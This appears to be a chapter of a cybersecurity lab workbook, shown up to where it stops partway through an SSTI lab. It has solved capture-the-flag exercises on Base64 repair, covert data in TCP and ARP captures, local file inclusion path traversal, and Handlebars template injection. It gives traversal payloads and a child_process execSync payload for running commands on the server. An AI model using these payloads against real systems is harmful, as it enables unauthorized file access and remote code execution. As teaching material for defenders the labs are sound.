- Use steghide for file extraction
- Decode Base64 to retrieve hidden passwords
- Understand the layered approach to digital concealment

Lab: Corrupted

Objective:

To explore the principles of Base64 encoding and demonstrate how to recover a partially corrupted encoded message using logical deduction and format structure analysis. This challenge highlights how even minor corruption in data can be corrected without scripting tools.

Scenario:

During a security analysis of encrypted files, the team encountered a suspicious string that appeared to be encoded in Base64 format. However, part of the string was corrupted or altered. The string recovered was as follows: **R[corrupted]hZ3tjeWJlcl9sYWJfY29ycnVwdGVkX2Jhc2U2NF9yZXZIYWx9**

The challenge is to investigate the corrupted portion, correct the string manually based on Base64 rules, and uncover the hidden flag.

Hint:

A valid Base64 string:

- Must contain only characters: A–Z, a–z, 0–9, +, /
- Its total length must be a **multiple of 4**
- Common English words (like Flag{) usually have recognizable Base64 prefixes

Solution Steps:

1. Analyze the Corruption:

The string begins with a corrupted sequence: R[?]hZ3t...

This suggests that one or more characters are missing or incorrect after the letter R.

By comparing this to the Base64-encoded version of common flag formats, it becomes apparent that the correct beginning should be: **RmxhZ3t** Which decodes to: **Flag{**

2. Reconstruct the Full String:

Replacing the corrupted part gives the corrected Base64 string:

RmxhZ3tjeWJlcl9sYWJfY29ycnVwdGVkX2Jhc2U2NF9yZXZIYWx9

3. Decode the String:

Using any Base64 decoder (online or offline), decoding the corrected string produces the following result:

Flag{cyber_lab_corrupted_base64_reveal}

The screenshot shows a web interface for a Base64 decoder. At the top, there's a green header with 'BASE64' in large white letters, and 'Decode and Encode' below it. There are tabs for 'Decode' and 'Encode'. A language selector shows 'English' and 'Español'. Below the header, a message says: 'Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or **decode** your data.'

The main section is titled 'Decode from Base64 format' with the instruction 'Simply enter your data then push the decode button.' Below this is a large text input area containing the string: 'RmxhZ3tjeWJlcl9sYWJfY29ycnVwdGVkX2Jhc2U2NF9yZXZIYWx9'.

Below the input area, there are several options: 'For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.' Below that is a dropdown menu set to 'UTF-8' with the label 'Source character set.' There are checkboxes for 'Decode each line separately (useful for when you have multiple entries)' and 'Live mode OFF' (which is selected) with the description 'Decodes in real-time as you type or paste (supports only the UTF-8 character set)'. At the bottom of these options is a green button with '< DECODE >' and the text 'Decodes your data into the area below.'

Below the button is a large text output area containing the decoded string: 'Flag{cyber_lab_corrupted_base64_reveal}'.

Conclusion:

This challenge demonstrates how knowledge of encoding formats like Base64 enables analysts to identify and manually repair corrupted data. It reinforces the importance of understanding encoding rules, character structures, and common flag patterns—skills essential for professionals working in cybersecurity, digital forensics, and reverse engineering.

Wire Shark

Lab: ARP Trick

Objective:

To analyze captured network traffic in a .pcap file and identify suspicious communication patterns that may reveal hidden information. This challenge enhances skills in traffic filtering, payload inspection, and data decoding using common security analysis tools.

Scenario:

During a simulated network monitoring session, a .pcap (Packet Capture) file was collected from a local environment. The goal is to investigate the captured packets and identify any unusual or hidden message embedded in the communication between devices.

Upon closer inspection, one of the devices — with IP address: **192.168.1.7** appears to be actively scanning or probing the network.

Solution Steps:

1. Filter Packets by Source IP:

To isolate traffic originating from the suspicious device, we apply the following Wireshark display filter: **`tcp && ip.src == 192.168.1.7`**

This filter helps display only TCP packets sent from the specified IP address.

2. Observe Traffic Patterns:

After applying the filter, it becomes apparent that:

- Most packets from this device are **marked red**, indicating retransmissions or errors.
- However, a small group of **consecutive packets** are highlighted in **yellow**, suggesting a different, potentially significant, behavior.

These yellow packets are suspected to contain a **hidden message**.

Chapter 4: Lab Exercises and Solutions

762	2.215762	192.168.1.7	192.126.117.111	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
763	2.216983	192.168.1.7	192.126.117.120	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
764	2.218375	192.168.1.7	192.126.117.118	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
765	2.219527	192.168.1.7	192.126.117.50	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
766	2.220725	192.168.1.7	192.126.117.67	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
767	2.221939	192.168.1.7	192.126.117.114	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
769	2.223106	192.168.1.7	192.126.117.124	TCP	56	[TCP segment of a reassembled PDU]			
770	2.224267	192.168.1.7	192.126.117.70	TCP	56	[TCP segment of a reassembled PDU]			
771	2.225473	192.168.1.7	192.126.117.76	TCP	56	[TCP segment of a reassembled PDU]			
772	2.226831	192.168.1.7	192.126.117.65	TCP	56	[TCP segment of a reassembled PDU]			
773	2.228098	192.168.1.7	192.126.117.71	TCP	56	[TCP segment of a reassembled PDU]			
774	2.229283	192.168.1.7	192.126.117.123	TCP	56	[TCP segment of a reassembled PDU]			
775	2.230495	192.168.1.7	192.126.117.77	TCP	56	[TCP segment of a reassembled PDU]			
776	2.231805	192.168.1.7	192.126.117.49	TCP	56	[TCP segment of a reassembled PDU]			
777	2.232981	192.168.1.7	192.126.117.53	TCP	56	[TCP segment of a reassembled PDU]			
778	2.234294	192.168.1.7	192.126.117.83	TCP	56	[TCP segment of a reassembled PDU]			
779	2.235467	192.168.1.7	192.126.117.69	TCP	56	[TCP segment of a reassembled PDU]			
780	2.236608	192.168.1.7	192.126.117.68	TCP	56	[TCP segment of a reassembled PDU]			
781	2.237807	192.168.1.7	192.126.117.95	TCP	56	[TCP segment of a reassembled PDU]			
782	2.239031	192.168.1.7	192.126.117.73	TCP	56	[TCP segment of a reassembled PDU]			
783	2.240196	192.168.1.7	192.126.117.78	TCP	56	[TCP segment of a reassembled PDU]			
784	2.241358	192.168.1.7	192.126.117.66	TCP	56	[TCP segment of a reassembled PDU]			
786	2.242731	192.168.1.7	192.126.117.89	TCP	56	[TCP segment of a reassembled PDU]			
787	2.243917	192.168.1.7	192.126.117.55	TCP	56	[TCP segment of a reassembled PDU]			
788	2.245087	192.168.1.7	192.126.117.51	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
789	2.246316	192.168.1.7	192.126.117.36	TCP	56	[TCP segment of a reassembled PDU]			
790	2.247563	192.168.1.7	192.126.117.125	TCP	56	[TCP segment of a reassembled PDU]			
791	2.249061	192.168.1.7	192.126.117.124	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
792	2.250276	192.168.1.7	192.126.117.52	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
793	2.251653	192.168.1.7	192.126.117.90	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
794	2.252829	192.168.1.7	192.126.117.118	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
795	2.253981	192.168.1.7	192.126.117.112	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2
796	2.255145	192.168.1.7	192.126.117.99	TCP	56	[TCP Retransmission]	20-80	[SYN]	Seq=0 win=8192 Len=2

3. Examine the Payload:

By reviewing the yellow packets manually, and inspecting their payload data, we notice that each packet contains a single varying byte — typically located at the **end of the payload**.

Extracting the final byte from each of these packets results in the following

hexadecimal sequence: **46 4C 41 47 7B 43 59 42 45 52 5F 4C 41 42 5F 34 30 34 58 7D**

4. Analyze and Decode the Data:

Using any hexadecimal-to-text converter the hex string is identified as **ASCII encoding**.

Converting the hex to text yields: **FLAG{CYBER_LAB_404X}**

Conclusion:

This challenge demonstrates how covert messages can be transmitted over the network by embedding data into TCP packet payloads. It also highlights the importance of detailed packet analysis, pattern recognition, and encoding knowledge in network forensics and cybersecurity investigations.

Lab: TCP Intrusion

Objective:

To uncover hidden information embedded in ARP (Address Resolution Protocol) traffic by analyzing packet-level variations and decoding a reconstructed Base64 string. This challenge demonstrates how even simple protocols like ARP can be exploited to transmit covert messages across a network.

Scenario:

A .pcap file containing network capture data was provided for analysis. Upon initial review, all packets in the file belong to the ARP protocol — a protocol traditionally used for resolving IP addresses to MAC addresses.

However, a deeper inspection reveals an unusual pattern:

- Each ARP packet is nearly identical in structure.
- Only **one byte** appears to change in each packet.
- This repeated and controlled variation raises suspicion that **a message is being hidden across multiple packets**.

Your mission is to extract the varying bytes, analyze their pattern, and decode the hidden flag.

Steps to Solve the Challenge:

1. Open the PCAP File in Wireshark:

- Load the .pcap file using Wireshark.
- Use the following display filter to view only ARP packets: **arp**

2. Analyze the ARP Traffic:

- Scroll through the filtered packets and examine the payload or details of each ARP packet.
- You will observe that the only difference between the packets is **one changing byte** per packet — this occurs consistently across multiple ARP frames.

Chapter 4: Lab Exercises and Solutions

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
2	0.000442	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
3	0.000745	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
4	0.000994	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
5	0.001290	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
6	0.001567	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
7	0.001817	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
8	0.002152	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
9	0.002405	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
10	0.002695	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
11	0.002939	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
12	0.003230	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
13	0.003480	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
14	0.003762	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
15	0.004054	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
16	0.004361	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
17	0.004655	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
18	0.004899	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
19	0.005182	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
20	0.005433	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
21	0.005786	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
22	0.006149	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
23	0.006403	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
24	0.006715	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
25	0.006960	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
26	0.007296	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
27	0.007592	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
28	0.007838	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
29	0.008127	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
30	0.008471	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
31	0.008741	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
32	0.009054	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
33	0.009311	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
34	0.009717	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
35	0.010558	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown
36	0.011116	Vmware_1e:1d:81	Broadcast	ARP	42	Unknown

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)

Ethernet II, Src: Vmware_1e:1d:81 (00:0c:29:1e:1d:81), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Address Resolution Protocol (opcode 0x0052)

0000	11111111	11111111	11111111	11111111	11111111	11111111	00000000	00001100	
0008	00010101	00011101	10000100	00001000	00001000	00000000	00000000	00000001	).....
0010	00001000	00000000	00000110	00000000	00000000	01110010	00000000	00000100	R..
0018	00101001	00011110	00011101	10000001	00001011	00000000	00000000	00000001	
0020	00000000	00000100	00101001	00011110	00011101	10000001	00001011	00000000	
0028	00000000	01100100							.d

Extract the Changing Characters:

- Manually extract the changing character (usually located at the end or in the padding field).
- Record them in order, as they appear in the packet capture. When combined

the resulting string is: **RkxBR3tUukFDRV9USEVfUEFUSFdBWV9DWUJFUI9MQUJ9**

4. Decode the Hidden Message:

- The extracted string is Base64-encoded.
- Use a Base64 decoder (online or offline) to decode it:
FLAG{TRACE THE PATHWAY CYBER LAB}

Conclusion:

This challenge highlights the concept of **covert data transmission using low-level network protocols**. ARP is rarely inspected for payload data, making it an attractive channel for hidden communication.

File Inclusion

Lab: Learn The Capital

Objective:

To explore how insecure file inclusion mechanisms in web applications can lead to unauthorized access. This lab focuses on identifying and exploiting a **Local File Inclusion (LFI)** vulnerability to bypass access controls and reach restricted content.


Scenario:

A web application provides an interactive learning experience where users can select a country and view the capital's name and image. The selected city is passed to the backend using a URL parameter to dynamically load the relevant file.

An example URL looks like:

`http://localhost:3000/fileinclusion/fileinclusion_lab/Learn-the-capital-1?city=Berlin`

Selecting "Berlin" loads a page containing information and an image of the German capital.



Suspicion of Vulnerability:


Upon observing the URL structure, it appears that the city parameter is being used directly in a file path without proper sanitization. This raises the possibility of a **File Inclusion** vulnerability, where an attacker could manipulate the parameter to access unintended server files.

Exploitation Process:

1. Attempt to Traverse the Directory:

Replace the value of the city parameter with a directory traversal sequence:

`http://localhost:3000/fileinclusion/fileinclusion_lab/Learn-the-capital-1?city=../admin`



2. Successful Bypass:

- The above URL successfully loads a page that was not intended to be publicly accessible — the **Admin Panel**.
- This confirms the presence of a **Local File Inclusion (LFI)** vulnerability in the application.

Conclusion:

This challenge highlights a critical web vulnerability resulting from insecure file path construction using user-supplied input.

Lab: Learn Car Brand Logos

Objective:


To explore how weak input validation in file inclusion mechanisms can be bypassed using crafted path traversal patterns. This challenge demonstrates how even with basic filtering in place, attackers can still access unauthorized files on the server.

Scenario: Car Brand Logos Gallery

You are testing a web application that allows users to explore information and logos of famous car brands. The user selects a car brand from a dropdown list, and the server responds by loading a relevant logo and description based on the selected brand.

Example of a normal request:

`http://localhost:3000/fileinclusion/fileinclusion_lab/learn-brand?brand=BMW`



This loads the file BMW , displaying the brand's logo and a brief description.

Security Filtering in Place:

The developers implemented **input validation** to block direct directory traversal attempts. For example, requests like: `?brand=../admin`

Are detected and blocked to prevent Local File Inclusion (LFI) attacks.


Discovery of Bypass:

While testing the filter, you notice that although direct use of `../` is blocked, the application does not fully normalize or sanitize **nested path traversal** tricks.

After multiple attempts, you discover the following crafted input successfully bypasses

the filter: `?brand=../filer/../admin`

- The segment `../filer/` leads into a **dummy directory**.
- Then `../admin` comes back up and accesses the restricted admin file.
- The filter fails to detect this pattern due to its simplistic validation logic.



Exploit:

Using this request:

`http://localhost:3000/fileinclusion/fileinclusion_lab/learn-brand?brand=../filer/../admin.php`

You are able to load the hidden admin page that should not be publicly accessible.

Conclusion:

This challenge demonstrates that **weak or incomplete input validation** can be bypassed using path manipulation. Although the system blocks obvious payloads, failure to fully resolve and sanitize user input paths leaves it vulnerable.

Server Side Template Injection (SSTI)

Lab: SSTI Store Vulnerability

Objective:

To demonstrate the risks of insecure template rendering on the server side using a vulnerable Handlebars template. This challenge allows to identify and exploit a Server-Side Template Injection vulnerability and interact directly with the server's file system.

Scenario:

You are evaluating the security of an online store. When a user clicks on a product to check its availability, a message is shown indicating whether the item is in stock or not.

Example URL: **`http://localhost:3000/ssti/ssti_lab/SSTIlab1/store?message=In%20Stock`**

Upon closer inspection, you notice that the **message is passed directly through the URL**, and the application renders it on the page using a server-side template.

This behavior hints at a potential **Server-Side Template Injection (SSTI)** vulnerability.

Initial Test and Discovery:

To confirm this, you try injecting unexpected characters or expressions in the message parameter. You then refer to the following resource for commonly tested SSTI payloads:

`https://book.hacktricks.wiki/en/pentesting-web/ssti-server-side-template-injection/`

After testing several inputs, you confirm that the backend uses the **Handlebars template engine**, which is known to be **vulnerable if improperly implemented**.

Vulnerability Confirmed:

The application **unsafely constructs and renders templates using untrusted input**, making it vulnerable to SSTI.

This is confirmed through test payloads, and as described in the lab:

“This lab is vulnerable to server-side template injection due to the unsafe construction of a Handlebars template. To solve the lab, review the Handlebars documentation to find out how to execute arbitrary code, then delete the secret.txt file.”

Goal of the Lab:

- Identify the injection point
- Execute a payload to **list the contents of the current directory**
- Execute another payload to **delete the file secret.txt**


Step 1: List Directory Contents

Inject the following payload into the URL to list files on the server (Windows environment):

`http://localhost:3000/ssti/ssti_lab/SSTIlab1/store?message=`

`global.process.mainModule.require('child_process').execSync('dir')`

